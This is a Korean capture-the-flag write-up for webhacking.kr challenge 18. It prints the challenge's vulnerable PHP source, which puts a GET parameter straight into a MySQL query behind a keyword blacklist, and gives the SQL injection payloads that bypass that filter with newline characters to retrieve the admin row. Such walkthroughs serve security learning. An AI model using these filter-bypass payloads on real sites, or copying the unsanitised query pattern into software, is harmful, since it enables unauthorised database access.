
webhacking.kr 18번문제

Xero
박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)
2016-03-31
Email : wnsgurzxc@naver.com
Facebook : https://www.facebook.com/wnsgurzxc


다음과 같이 SQL INJECTION 문제라고 하고 index.phps를 가르킨다.



index.phps로 들어가서 소스를 보면 다음과 같다.

```
<?
if($_GET[no])
{
if(eregi(" |/|\(|\)|\t|\||&|union|select|from|0x",$_GET[no])) exit("no hack");
$q=@mysql_fetch_array(mysql_query("select id from challenge18_table where id='guest' and
no=$_GET[no]"));
if($q[0]=="guest") echo ("hi guest");
          if($q[0]=="admin")
          {
                    @solve();
                    echo ("hi admin!");
          }
}
?>
```

1을 제출해보면 다음과 같이 hi guest라고 한다.



소스를 보면 no를 입력받아서 다음의 쿼리문을 실행한다.
select id from challenge18_table where id='guest' and no=$_GET[no]

id가 'guest'로 고정되어있으므로 다음의 SQL 구문과 같이 뒤의 no를 무시시키고 무조건 참이 되게 해보았다.
?no=0%0aor%0a1=1

그래도 hi guest라고만 출력되었다.
아마 첫 번째 컬럼의 값이 guest인 모양이다.

따라서 limit을 이용하여 뒤의 값을 불러보았다.

?no=0%0aor%0a1=1%0alimit%0a1,1

그러자 다음과 같이 admin값이 나왔고 클리어되었다.